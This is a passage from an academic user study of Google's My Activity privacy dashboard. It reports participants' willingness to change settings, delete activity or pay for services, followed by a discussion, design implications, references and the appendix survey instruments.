


Figure 8: Willingness to take action after visiting the My Activity dashboard.

Change Account Settings. We asked the participants to indicate whether they plan to adjust some of the (privacy) settings after seeing their My Activity page (**Q23**). The results were almost the same for *yes* ($n = 57$; 37 %) and *no* ($n = 56$; 37 %) while 26 % ($n = 40$) of the participants were *unsure*.

We constructed a logistic regression model to identify factors that predict the outcome of being willing to change settings. We included covariants for change in concern, change in benefit, IUIPC responses, demographics, and total number of activities over the lifetime of an account. The model did not expose any significant factors (see extended version [13]).

We also qualitatively explored participants views about their privacy settings by asking them which settings, if any, would they change (**Q23_A**). More participants ($n = 75$; 49 %) in their qualitative answer responded with a privacy setting that they would change. We recognize that many of these participants do not plan to actually change settings given their prior quantitative responses. We found that changing delete frequency ($n = 16$), or stopping data collection ($n = 17$), or changing how long information is stored for specific things ($n = 27$) are the most popular reasons to revise the settings. For example P22 said, "I would update when they delete my data so it stays current, relevant, and up-to-date." P75 said, "I would have my settings changed so that it no longer stores any data," and P120 said, "Probably auto delete since I don't remember to go delete it often enough."

Other participants ($n = 52$; 34 %) reported that they would not change their settings. One reason for not changing the settings was that the participant likes the current settings. For instance P13 said, "I have no complaints so see no reason to fix something that isn't broken." Another reason was that they had already configured the settings. For example P133 said, "I've already used this page and configured it the way I want."

Participants who were undecided ($n = 21$; 14 %) about changing the settings stated they wanted to review the settings. Like participant P45 who said, "I need to look more into the settings to see something I may change." Undecided participants also reported that they wanted to review the data collection, e. g., "I'd at least want to actually take a look and see just how much is collected, with using my account across all devices, and how far back my activity goes" (P22).

Review or Delete Activities. When asked whether they plan to use My Activity again after the survey for reviewing or deleting activities (**Q24**), only 37 % of the participants responded with *yes*. The remaining 63 % ($n = 56$) were either *unsure* ($n = 48$; 31 %) or said *no* ($n = 49$; 32 %).

We performed logistic regression to determine factors that would lead to reviewing activities (see Table 4 or the extended paper [13] for the full model). We found a significant correlation with IUIPC collection scale questions ($\beta = 1.43, OR = 4.19, p = 0.042$), where participants with high privacy concerns regarding data collection were 4.19× more likely to review activities later. This finding suggests that individuals predisposed to have concerns about data collection are likely to benefit the most from My Activity.

We also qualitatively coded participants' explanations for why they would or would not review their activities (**Q24_A**). The main reason participants gave for continuing to use My Activity was to delete activities ($n = 90$; 59 %). The most common activities participants said they would delete were Search ($n = 31$), Maps ($n = 23$), and YouTube ($n = 19$). For others ($n = 12$) it was activities of a sensitive nature that they would return to delete. For example, participant P89 said:

> *Personal activities. Like I noticed that there were medical searches in my activities. It makes me uncomfortable that information is taken about me.*

Other participants ($n = 41$; 27 %) reported that they do not plan to use My Activity in the future. Reasons included making changes would be too time consuming ($n = 7$), e. g., "I have better things to do with my time, frankly, than to be reviewing this" (P92), or that they would easily forget to do

Table 4: Binomial logistic model to describe which other factors (beside visiting My Activity) influenced the participants plan to review/delete activities (*yes* responses to Question **Q24**). The Aldrich-Nelson pseudo $R^2 = 0.25$.

Factor	Est.	OR	Pr(>|z|)
(Intercept)	13.77	9.53×10^{5}	0.988
Increasing concern	0.90	2.45	0.068 ·
Increasing benefit	0.05	1.05	0.900
IUIPC cont. > 3.5	0.63	1.88	0.613
IUIPC awar. > 3.5	−16.69	5.63×10^{-8}	0.985
IUIPC coll. > 3.5	1.43	4.19	0.042 *
Gender = *Male*	0.45	1.56	0.255
Age ∈ {18 − 34, 25 − 34}	−0.07	9.32×10^{-1}	0.893
Age ∈ {35 − 44, 45 − 54}	0.24	1.27	0.652
Edu. ∈ {*No sch.g, (Sm.) HS*}	0.85	2.34	0.179
Edu. ∈ {*Sm. col., Assoc., Prof.*}	−0.04	9.64×10^{-1}	0.928
Has IT background	0.34	1.40	0.441
# of activities > median	−0.35	7.02×10^{-1}	0.330

Signif. codes: *** ≙ < 0.001; ** ≙ < 0.01; * ≙ < 0.05; · ≙ < 0.1

Table 5: Binomial logistic model to describe which other factors influenced the participants plan to use Google products differently in the future (*yes* responses to Question **Q25**). The Aldrich-Nelson pseudo $R^2 = 0.42$.

Factor	Est.	OR	Pr(>|z|)
(Intercept)	−16.23	8.93×10^{-8}	0.997
Increasing concern	2.50	1.22×10^{1}	<0.001 ***
Increasing benefit	−1.31	2.71×10^{-1}	0.027 *
IUIPC cont. > 3.5	18.42	1.00×10^{8}	0.989
IUIPC awar. > 3.5	−4.82	8.06×10^{-3}	0.999
IUIPC coll. > 3.5	1.40	4.07	0.109
Gender = *Male*	−0.73	4.80×10^{-1}	0.146
Age ∈ {18 − 34, 25 − 34}	0.97	2.63	0.198
Age ∈ {35 − 44, 45 − 54}	1.21	3.36	0.109
Edu. ∈ {*No sch.g, (sm) HS*}	0.45	1.57	0.562
Edu. ∈ {*Sm col. Assoc., Prof.*}	−0.16	8.56×10^{-1}	0.757
Has IT background	0.86	2.37	0.114
# of activities > median	−1.25	2.86×10^{-1}	0.006 **

Signif. codes: *** ≙ < 0.001; ** ≙ < 0.01; * ≙ < 0.05; · ≙ < 0.1

so ($n = 3$), e. g., "Honestly, I'll probably forget about it, so I'm unlikely to delete things a month from now" (P129).

Still others were ($n = 12$; 8 %) undecided. For instance participant P36 said, "I'm not sure, I would have to weigh convenience for me vs. the feeling of too much information being collected."

Use Google Differently. Nearly 50 % ($n = 76$) of the participants did not plan to use Google products differently in the future in response to **Q24**. The remaining responses split evenly between *yes* ($n = 39$; 26 %) and *unsure* ($n = 38$; 25 %).

We performed a logistic regression to determine factors that may influence reported changes in behavior (see Table 5 or the extended paper [13] for the full model). Unsurprisingly, we found two significant factors. Those who had an increase in concern ($\beta = 2.50, OR = 12.2, p < 0.001$) and a decrease in (or same) benefit ($\beta = -1.31, OR = 0.27, p = 0.027$) were significantly more likely to use Google products differently. This represents a small fraction of participants in our study: 23 (15 %) participants noted an increase in concern, 15 (10 %) reported a decrease in benefit.

In addition, we found a third significant factor. Participants whose accounts contained a high number of activities (i. e., more than the median number of activities) were significantly more likely to report to use Google products differently ($\beta = -1.25, OR = 0.29, p = 0.006$).

Looking at the qualitative results shows that of those who planned to use Google products differently some would change settings ($n = 14$; 9 %), such as limiting data collection or deleting their activities more often, e. g., "I am definitely going to be turning off history for YouTube while working" (P147). Others would change the way they use Google products and services more generally ($n = 12$; 8 %), such as being more careful when using them, e. g., "I'd certainly be aware of what was being collected and modify my searches accordingly" (P148). Some participants would start to limit their usage of Google products and services ($n = 9$; 6 %), e. g., "I would use less of Google and more of other services" (P96).

Of those participants who were unsure if they would change using Google products, some ($n = 10$; 7 %) stated that change would be difficult because of the importance of Google products; for instance P6 said:

> *I realize Google products are necessary to my lifestyle and work, but I also like to be in control of my data. I'm not sure what the best course of action is at this point.*

Of the participants who would not change the way they use Google products, many ($n = 37$; 24 %) claimed they were happy with the status quo, like participant P139 who said, "I am happy with the current setup and will continue as I always have." Some participants ($n = 25$; 16 %) were simply unconcerned, e. g., "I just don't care enough from what I saw to change how I use Google" (P122). Others ($n = 6$; 4 %) are simply privacy resigned, e. g., "I've accepted the fact that they work this way whether I view it as right or not" (P120).

Willingness to Pay for Google's Services. We asked participants if they were willing to pay for Google services if activity data were not collected (**Q16**), and those results are presented in Figure 9. Nearly half of the responses ($n = 74$; 48 %) would not pay, which is in line with previous work [5], but 70 (46 %) say they would pay at least $1 USD per-month, with large clusters at $10 USD, $5 USD, and $1 USD per-month. Only 10 (7 %) described a willingness to pay more than $10 USD per month.




Figure 9: More than half of the participants ($n = 80$; 52 %) stated to pay at least $1 USD per month for Google services. These are opposed by 73 (48 %) who would not pay any money. Only 10 participants signalized a willingness to pay more than $12 USD per month (indicated by the dashed line).

The average revenue per user (ARPU) is currently not reported by Google and differs significantly between regions. According to eMarketer [6] Google will make a *net ad revenue* (after paying traffic acquisition costs to partner sites) in the U.S. of approximately $39.58 billion USD in 2020. As of December 2020, Google had close to 271 million unique monthly visitors in the U.S. [7], resulting in an ARPU of $\sim$ $146 USD (Facebook $159 USD [12]), or roughly $12 USD per month. This is in line with Google's pricing for workspace accounts ($12 USD per-user and per-month), and thus, one can assume that Google would require a fee of $\geq$ $12 USD per month (but likely more) in return for not collecting data. Our data suggests that only a small fraction would pay such a fee, and perhaps fewer, as this result could be affected by response bias.

6 Discussion

Controlling Data Collection. Participants reported significantly higher benefits from and lower concerns about Google's data collection after interacting with My Activity. These shifts could be accounted for by an increased awareness of the collection and the prospects of being in control of that collection with access to the history of activities, similar to what Schnorf et al. found [48]. This may especially be the case in our study as only $\sim$ 50 % of respondents reported being aware of specific activity displayed during the survey, and $\sim$ 75 % agreed or strongly-agreed that My Activity helps them to better understand Google's data collection.

The notion of information flow controls is an important factor in privacy perception [49]. Interactions with My Activity increase the subjective (and also objective) control over collected data, reducing concern in relation to an original feelings of lack of control and an inability to restrict data access. My Activity and other data collection transparency and management tools are both in the end-users' and service providers' best interest, and we expect (and hope) that more online services will provide such tools in the future.

Opaque Control Choices. My Activity allows users a plethora of choices, but it may be too difficult for users to make informed decisions about individual activities as the impact of keeping or deleting individual items is opaque to the user. In their study of ad profiles, Rao et al. suggested that the dashboards did not provide transparency on how or why user profiles were created [42], and this lack of additional information inhibits clear decision making. The only current explanations on My Activity suggest that the experience will degrade, but specifically why deleting any given activity or bundle of activities degrades experiences (or improves privacy) is not readily available.

There is evidence that providing some more insight into inferences could be beneficial, as users tend to relate inferences with their past activities [41], and there already exists language from Google that suggests the seasonality of data matters in inferences; this motivates the deletion time frames of 3- and 18-months [39]. Expanding the options for how to manage data collection, perhaps based on inferences made or other metrics, would better assist users in making clearer choices in managing their activity data.

Management at Scale. Services like My Activity put significant pressure on users to continuously and individually manage their data collection, especially, as new data collection occurs all the time, and in some cases, users may have to review activities across multiple accounts. It is likely that well intentioned data-privacy laws, like GDPR, may lead to increased data collection management due to data access requirements. The truth is, such management does not scale, and the benefits of increased control could be neutered by the increase in the scale of decision making.

We see evidence for My Activity that users are unlikely to take advantage of these controls, perhaps due to the scale of the management requirement not just with Google but elsewhere. This is only one of possibly many transparency tools; mechanisms for secure and transparent umbrella management of data collection across services is likely to be needed as privacy dashboards and data-rights laws proliferate. Such umbrella services have been proposed previously in the literature [2, 14, 44, 55], and with apps like *Jumbo* [36, 32], some first real-world tools exist. However, these umbrella services need to find the balance between displaying relevant information to the users but not overwhelming them. Exploring whether and how these services could reduce management at scale is an area of future research.

Lack of Negative Consequences. Only about a quarter of respondents indicated they would change their behavior as a result of increased awareness of Google's data collection, and this sentiment is entirely understandable given how integral Google's products and services are in the online experience. A number of participants explicitly noted that they trust Google, and thus after exposure to their My Activity page remained

unconcerned about Google's data collection. As there is no information of potential privacy risks on the My Activity page, it is not surprising that people are unconcerned with and not aware of how their data can be used in expected ways by either Google or third-parties.

For those who indicated they would change settings, this group reported high on the IUIPC Control scale, indicating that individuals who seek more control over their data will likely take advantage of such a service. The remaining users are less likely to do so, perhaps because they have not experienced negative consequence and instead rely on the default policy, which may not be in their best interest. Increased exposure and encouragement for users to understand the benefits and risks of data collection could lead to better outcomes for everyone, as it may encourage service providers to use better default privacy settings.

Design Implications. Based on the findings of our study, we offer some suggestions to improve the utility of privacy dashboards. 1) Provide concrete explanations for which purpose activities are collected and stored. For instance, when activities are used to infer interests of a person, make this link between the activity and inference more explicit (e. g., search query for "Seattle Seahawks" results in the inference "American Football" and the aggregated inference "Sports"). 2) Participants felt overwhelmed with the amount of activities being collected and presented to them. It is worthwhile to explore ways to give users a better overview of and means to navigate through their activities. Showing simple statistics (e. g., the number of activities grouped by month or service) might helping people to better grasp the amount of activities collected. Activities could also be further clustered beyond the existing My Activity bundle view, which groups by time and Google product. For example, each cluster could be further grouped by broader themes, e.g., by inferences applied for advertising, that could assists users to better focus on activities that may need manual review. 3) Some participants expressed the need for better ways to remove certain activity classes, for example, any search related to medical issues. Offering keyword management strategies where users can custom define activity deletion policies based on user defined criteria would help users manage their privacy without having to regularly inspect their activities. In May 2021, after data collection, Google introduced a "quick delete" feature which removes the last 15 minutes of search activities [15].

However, adding too much functionality carries the risk of overwhelming users with a complex UI, discouraging its use. The simplicity of My Activity's design is admirable, but this needs to be balanced with providing substantive information about the purpose the data is collected and how it will be used. Designing a more effective transparency tool that is both simple and deeply informative requires more exploration.

7 Conclusion

In this work, we sought to understand how privacy dashboards and transparency tools affect concerns about and benefits from data collection. Focusing on Google's My Activity tool, we conducted a pre-post-study where participants answered questions about concern/benefit before and after exposure to My Activity. We find that My Activity significantly decreases concern about Google's data collection practices and increases the perceived benefit, despite participants qualitatively stating the same concerns and benefits before and after exposure. Transparency tools, like My Activity, are clearly beneficial to the service providers and can also support data management for the user. We, unfortunately, find that most participants are unwilling or unsure if they will review their activities following this study.

Acknowledgments We wish to thank Elissa Redmiles, Martin Degeling, Olivia Legault, and Genevieve Flynn. This research was partially funded by the MKW-NRW research training group SecHuman and the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy – EXC 2092 CASA – 390781972.

References

[1] Alessandro Acquisti, Idris Adjerid, Rebecca Balebako, Laura Brandimarte, Lorrie Faith Cranor, Saranga Komanduri, Pedro Giovanni Leon, Norman Sadeh, Florian Schaub, Manya Sleeper, Yang Wang, and Shomir Wilson. Nudges for Privacy and Security: Understanding and Assisting Users' Choices Online. *ACM Computing Surveys*, 50(3):44:1–44:41, August 2017.

[2] Julio Angulo, Simone Fischer-Hübner, Tobias Pulls, and Erik Wästlund. Usable Transparency with the Data Track: A Tool for Visualizing Data Disclosures. In *ACM Conference Extended Abstracts on Human Factors in Computing Systems*, 2015.

[3] Nataliia Bielova. Web Tracking Technologies and Protection Mechanisms. In *ACM Conference on Computer and Communications Security*, 2017.

[4] Dieter Bohn. Google Is Sending a Complicated Privacy Email to Everyone, August 2020. https://www.theverge.com/2020/8/5/21354805/, as of June 2, 2021.

[5] Farah Chanchary and Sonia Chiasson. User Perceptions of Sharing, Advertising, and Tracking. In *Symposium on Usable Privacy and Security*, 2015.

[6] Douglas Clark. Google's US Ad Revenues to Drop for the First Time, June 2020. https://www.emarketer.com/newsroom/index.php/google-ad-revenues-to-drop-for-the-first-time/, as of June 2, 2021.

[7] Comscore, Inc. Unique U.S. Visitors Top 50 Platforms (Desktop and Mobile), December 2020. https://www.comscore.com/Insights/Rankings?country=US, as of June 2, 2021.

[8] Kovila P.L. Coopamootoo. Usage Patterns of Privacy-Enhancing Technologies. In *ACM Conference on Computer and Communications Security*, 2020.

[9] Martin Degeling, Christine Utz, Christopher Lentzsch, Henry Hosseini, Florian Schaub, and Thorsten Holz. We Value Your Privacy . . . Now Take Some Cookies: Measuring the GDPR's Impact on Web Privacy. In *Symposium on Network and Distributed System Security*, 2019.

[10] Claire Dolin, Ben Weinshel, Shawn Shan, Chang Min Hahn, Euirim Choi, Michelle L. Mazurek, and Blase Ur. Unpacking Perceptions of Data-Driven Inferences Underlying Online Targeting and Personaliza-

tion. In *ACM Conference on Human Factors in Computing Systems*, 2018.

[11] Julia Earp and Jessica Staddon. "I Had No Idea This Was a Thing": On the Importance of Understanding the User Experience of Personalized Transparency Tools. In *Workshop on Socio-Technical Aspects in Security and Trust*, 2016.

[12] Facebook, Inc. Facebook Q4 2020 Earnings – Slides, January 2021. https://investor.fb.com/investor-events/event-details/2021/Facebook-Q4-2020-Earnings-/default.aspx, as of June 2, 2021.

[13] Florian M. Farke, David G. Balash, Maximilian Golla, Markus Dürmuth, and Adam J. Aviv. Are Privacy Dashboards Good for End Users? Evaluating User Perceptions and Reactions to Google's My Activity (Extended Version). *CoRR*, abs/2105.14066:1–30, May 2021.

[14] Simone Fischer-Hübner, Julio Angulo, Farzaneh Karegar, and Tobias Pulls. Transparency, Privacy and Trust – Technology for Tracking and Controlling My Data Disclosures: Does This Work? In *IFIP International Conference on Trust Management*, 2016.

[15] Jen Fitzpatrick. Putting You in Control of Your Data, May 2021. https://blog.google/technology/safety-security/our-work-keep-you-safe/, as of June 2, 2021.

[16] Joshua Gluck, Florian Schaub, Amy Friedman, Hana Habib, Norman Sadeh, Lorrie Faith Cranor, and Yuvraj Agarwal. How Short Is Too Short? Implications of Length and Framing on the Effectiveness of Privacy Notices. In *Symposium on Usable Privacy and Security*, 2016.

[17] Google, Inc. Google – Ad Settings, March 2009. https://adssettings.google.com, as of June 2, 2021.

[18] Google, Inc. Google – My Activity, June 2016. https://myactivity.google.com, as of June 2, 2021.

[19] Hana Habib, Sarah Pearman, Jiamin Wang, Yixin Zou, Alessandro Acquisti, Lorrie Faith Cranor, Norman Sadeh, and Florian Schaub. "It's a Scavenger Hunt": Usability of Websites' Opt-Out and Data Deletion Choices. In *ACM Conference on Human Factors in Computing Systems*, 2020.

[20] Hana Habib, Yixin Zou, Aditi Jannu, Neha Sridhar, Chelse Swoopes, Alessandro Acquisti, Lorrie Faith Cranor, Norman Sadeh, and Florian Schaub. An Empirical Analysis of Data Deletion and Opt-out Choices on 150 Websites. In *Symposium on Usable Privacy and Security*, 2019.

[21] Julia Hanson, Miranda Wei, Sophie Veys, Matthew Kugler, Lior Strahilevitz, and Blase Ur. Taking Data Out of Context to Hyper-Personalize Ads: Crowdworkers' Privacy Perceptions and Decisions to Disclose Private Information. In *ACM Conference on Human Factors in Computing Systems*, 2020.

[22] Eelco Herder and Olaf van Maaren. Privacy Dashboards: The Impact of the Type of Personal Data and User Control on Trust and Perceived Risk. In *ACM Conference on User Modeling, Adaptation and Personalization*, 2020.

[23] Umar Iqbal, Steven Englehardt, and Zubair Shafiq. Fingerprinting the Fingerprinters: Learning to Detect Browser Fingerprinting Behaviors. In *IEEE Symposium on Security and Privacy*, 2021.

[24] Milena Janic, Jan Pieter Wijbenga, and Thijs Veugen. Transparency Enhancing Tools (TETs): An Overview. In *Workshop on Socio-Technical Aspects in Security and Trust*, 2013.

[25] Garrett A. Johnson, Scott K. Shriver, and Shaoyin Du. Consumer Privacy Choice in Online Advertising: Who Opts Out and at What Cost to Industry? *Marketing Science*, 39(1):33–51, January 2020.

[26] Patrick Gage Kelley, Joanna Bresee, Lorrie Faith Cranor, and Robert W. Reeder. A "Nutrition Label" for Privacy. In *Symposium on Usable Privacy and Security*, 2009.

[27] Pedro Leon, Blase Ur, Richard Shay, Yang Wang, Rebecca Balebako, and Lorrie Cranor. Why Johnny Can't Opt out: A Usability Evaluation of Tools to Limit Online Behavioral Advertising. In *ACM Conference on Human Factors in Computing Systems*, 2012.

[28] Pedro Giovanni Leon, Blase Ur, Yang Wang, Manya Sleeper, Rebecca Balebako, Richard Shay, Lujo Bauer, Mihai Christodorescu, and Lorrie Faith Cranor. What Matters to Users? Factors That Affect Users' Willingness to Share Information with Online Advertisers. In *Symposium on Usable Privacy and Security*, 2013.

[29] Delfina Malandrino, Vittorio Scarano, and Raffaele Spinelli. How Increased Awareness Can Impact Attitudes and Behaviors toward Online Privacy Protection. In *IEEE Conference on Social Computing*, 2013.

[30] Naresh K. Malhotra, Sung S. Kim, and James Agarwal. Internet Users' Information Privacy Concerns (IUIPC): The Construct, the Scale, and a Causal Model. *Information Systems Research*, 15(4):336–355, December 2004.

[31] Célestin Matte, Nataliia Bielova, and Cristiana Santos. Do Cookie Banners Respect my Choice?: Measuring Legal Compliance of Banners from IAB Europe's Transparency and Consent Framework. In *IEEE Symposium on Security and Privacy*, 2020.

[32] Chance Miller. Apple Says App Tracking Transparency Feature Will Launch in 'Early Spring' with iOS 14 Update, January 2021. https://9to5mac.com/2021/01/27/app-tracking-transparency-spring/, as of June 2, 2021.

[33] Eric Miraglia. Privacy That Works for Everyone, May 2019. https://www.blog.google/technology/safety-security/privacy-everyone-io/, as of June 2, 2021.

[34] Patrick Murmann and Simone Fischer-Hübner. Tools for Achieving Usable Ex Post Transparency: A Survey. *IEEE Access*, 5:22965–22991, October 2017.

[35] Lily Hay Newman. Google Will Delete Your Data by Default – In 18 Months, June 2020. https://www.wired.com/story/google-auto-delete-data/, as of June 2, 2021.

[36] Casey Newton. Jumbo: Is a Powerful Privacy Assistant for iOS That Cleans up Your Social Profiles, April 2019. https://www.theverge.com/2019/4/9/18300775, as of June 2, 2021.

[37] Midas Nouwens, Ilaria Liccardi, Michael Veale, David Karger, and Lalana Kagal. Dark Patterns after the GDPR: Scraping Consent Pop-Ups and Demonstrating Their Influence. In *ACM Conference on Human Factors in Computing Systems*, 2020.

[38] Nathan Olivarez-Giles. How to Use Google's New My Activity Privacy Tool, July 2016. https://www.wsj.com/articles/how-to-use-googles-new-my-activity-privacy-tool-1467402973, as of June 2, 2021.

[39] David Pierce. Google's New Magic Number for Storing Personal Data: 18 Months, June 2020. https://www.protocol.com/google-delete-data-18-months, as of June 2, 2021.

[40] Emilee Rader. Awareness of Behavioral Tracking and Information Privacy Concern in Facebook and Google. In *Symposium on Usable Privacy and Security*, 2014.

[41] Emilee Rader, Samantha Hautea, and Anjali Munasinghe. "I Have a Narrow Thought Process": Constraints on Explanations Connecting Inferences and Self-Perceptions. In *Symposium on Usable Privacy and Security*, 2020.

[42] Ashwini Rao, Florian Schaub, and Norman Sadeh. What do they know about me? Contents and Concerns of Online Behavioral Profiles. In *ASE International Conference on Privacy, Security, Risk and Trust*, 2014.

[43] Ashwini Rao, Florian Schaub, Norman Sadeh, Alessandro Acquisti, and Ruogu Kang. Expecting the Unexpected: Understanding Mismatched Privacy Expectations Online. In *Symposium on Usable Privacy and Security*, 2016.

[44] Philip Raschke, Axel Küpper, Olha Drozd, and Sabrina Kirrane. Designing a GDPR-Compliant and Usable Privacy Dashboard. In *IFIP International Summer School on Privacy and Identity Management*, 2017.

[45] Elissa M. Redmiles, Sean Kross, and Michelle L. Mazurek. How Well Do My Results Generalize? Comparing Security and Privacy Survey Results from MTurk, Web, and Telephone Samples. In *IEEE Symposium on Security and Privacy*, 2019.

[46] Florian Schaub, Rebecca Balebako, Adam L. Durity, and Lorrie Faith Cranor. A Design Space for Effective Privacy Notices. In *Symposium on Usable Privacy and Security*, 2015.

[47] Florian Schaub, Aditya Marella, Pranshu Kalvani, Blase Ur, Chao Pan, Emily Forney, and Lorrie Faith Cranor. Watching Them Watching Me: Browser Extensions' Impact on User Privacy Awareness and Concern. In *Workshop on Usable Security*, 2016.

[48] Sebastian Schnorf, Martin Ortlieb, and Nikhil Sharma. Trust, Transparency & Control in Inferred User Interest Models. In *ACM Conference on Human Factors in Computing Systems*, 2014.

[49] Herman T. Tavani. Philosophical Theories of Privacy: Implications for an Adequate Online Privacy Policy. *Metaphilosophy*, 38(1):1–22, January 2007.

[50] Michael Carl Tschantz, Serge Egelman, Jaeyoung Choi, Nicholas Weaver, and Gerald Friedland. The Accuracy of the Demographic Inferences Shown on Google's Ad Settings. In *Workshop on Privacy in the Electronic Society*, 2018.

[51] Blase Ur, Pedro Giovanni Leon, Lorrie Faith Cranor, Richard Shay, and Yang Wang. Smart, Useful, Scary, Creepy: Perceptions of Online Behavioral Advertising. In *Symposium on Usable Privacy and Security*, 2012.

[52] Christine Utz, Martin Degeling, Sascha Fahl, Florian Schaub, and Thorsten Holz. (Un)informed Consent: Studying GDPR Consent Notices in the Field. In *ACM Conference on Computer and Communications Security*, 2019.

[53] Antoine Vastel, Pierre Laperdrix, Walter Rudametkin, and Romain Rouvoy. Fp-Scanner: The Privacy Implications of Browser Fingerprint Inconsistencies. In *USENIX Security Symposium*, 2018.

[54] Miranda Wei, Madison Stamos, Sophie Veys, Nathan Reitinger, Justin Goodman, Margot Herman, Dorota Filipczuk, Ben Weinshel, Michelle L. Mazurek, and Blase Ur. What Twitter Knows: Characterizing Ad Targeting Practices, User Perceptions, and Ad Explanations Through Users' Own Twitter Data. In *USENIX Security Symposium*, 2020.

[55] Ben Weinshel, Miranda Wei, Mainack Mondal, Euirim Choi, Shawn Shan, Claire Dolin, Michelle L. Mazurek, and Blase Ur. Oh, the Places You've Been! User Reactions to Longitudinal Transparency About Third-Party Web Tracking and Inferencing. In *ACM Conference on Computer and Communications Security*, 2019.

[56] Yuxi Wu, Panya Gupta, Miranda Wei, Yasemin Acar, Sascha Fahl, and Blase Ur. Your Secrets Are Safe: How Browsers' Explanations Impact Misconceptions About Private Browsing Mode. In *The World Wide Web Conference*, 2018.

[57] Christian Zimmermann, Rafael Accorsi, and Günter Müller. Privacy Dashboards: Reconciling Data-Driven Business Models and Privacy. In *IEEE Conference on Availability, Reliability and Security*, 2014.

A Appendix

A.1 Screening Survey Instrument

Thank you for your interest in our survey. Your answers are important to us. **Please read the following instructions carefully:** (i) Take your time in reading and answering the questions. (ii) Answer the questions as accurately as possible. (iii) It is okay to say that you don't know an answer.

S1 Do you have a personal Gmail address (an email address ending in "gmail.com")?
- ◯ Yes
- ◯ No

S2 How long do you have that Gmail address?
- ◯ Less than a year
- ◯ One year
- ◯ Three years
- ◯ Five years
- ◯ More than five years
- ◯ I do not have a Gmail address
- ◯ Unsure

S3 Which other Google products do you currently use? (Select all that apply.)
- ◯ Gmail
- ◯ Google Maps
- ◯ YoutTube
- ◯ Google Chrome
- ◯ Google Search
- ◯ Google Play
- ◯ Google Drive
- ◯ Google News
- ◯ Google Pay
- ◯ Android device
- ◯ None of these

A0 Google began in January 1996 as a research project. Its initial public offering took place on August 19, 2004. Did the initial public offering of Google take place in 1996?
- ◯ Yes
- ◯ No
- ◯ Other (please specify) _____

S4 How frequently do you use these products? *[Included only products selected in **S3**. If "None of these" was selected question was hidden]*

	Always	Often	Sometimes	Rarely	Never	Unsure
Gmail	◯	◯	◯	◯	◯	◯
Google Maps	◯	◯	◯	◯	◯	◯
YoutTube	◯	◯	◯	◯	◯	◯
Google Chrome	◯	◯	◯	◯	◯	◯
Google Search	◯	◯	◯	◯	◯	◯
Google Play	◯	◯	◯	◯	◯	◯
Google Drive	◯	◯	◯	◯	◯	◯
Google News	◯	◯	◯	◯	◯	◯
Google Pay	◯	◯	◯	◯	◯	◯
Android device	◯	◯	◯	◯	◯	◯

S5 How important is using Google products to your Internet experience?
- ◯ Not important
- ◯ Slightly important
- ◯ Moderately important
- ◯ Important
- ◯ Very important

[In the following, we asked the 10× IUIPC items of the control, awareness, and collection scale as described by Malhotra et al. [30].]

A.2 Main Survey Instrument

Q1 How aware are you of the amount of information that Google is collecting about your activities online?
- ◯ Not at all aware
- ◯ Slightly aware
- ◯ Somewhat aware
- ◯ Moderately aware
- ◯ Extremely aware

Q2 How concerned are you with the amount of information Google is collecting about your activities online?
- ◯ Not at all concerned
- ◯ Slightly concerned
- ◯ Somewhat concerned
- ◯ Moderately concerned
- ◯ Extremely concerned

Q2_A Please explain why.

Answer: _____

Q3 How often do you benefit from the amount of information that Google collects about your activities online?
- ◯ Never
- ◯ Rarely
- ◯ Sometimes
- ◯ Often
- ◯ Always

Q3_A Please explain why.

Answer: _____

Some people use strategies to limit the amount of information that companies can collect about them online.

Q4 Do you have any strategies for managing the kind of information Google may collect about you?

Answer: _____

What is Google My Activity?

The following briefly introduces you to Google's My Activity page. For every account, Google provides an overview called My Activity, which contains the history of activities of your interactions with Google products. Below is Google's description of the My Activity page.

- What is My Activity?
  - *"My Activity is a central place to view and manage activity like searches you've done, websites you've visited, and videos you've watched."*[4]
- What are activities?
  - *"When you use certain Google services, like Search, YouTube, or Chrome, your activity can be saved as data to your account."*[4]

Google Login Page

This survey requires that you login to your primary Google account for accessing items in your My Activity page.

Privacy Note: We do not track or store your email address as part of this study, and we will not be able to tie your email address to any results or analysis. The researchers will never see your email address. At no time do the researchers have access to your Google account.


[4] https://support.google.com/accounts/answer/7028918, as of June 2, 2021

Explore My Activity

In the next part of the study, we will ask you to explore Google's My Activity page for your Google account. You will have an opportunity to interact with your Google My Activity page for one minute and will then be returned to the survey.

Privacy Note: We do not track or store your email address as part of this study, and we will not be able to tie your email address to any results or analysis. The researchers will never see your email address. At no time do the researchers have access to your Google account.

Participants explored their My Activity page.



Q5 Please provide any immediate reactions you have to exploring the My Activity page.

Answer: _____

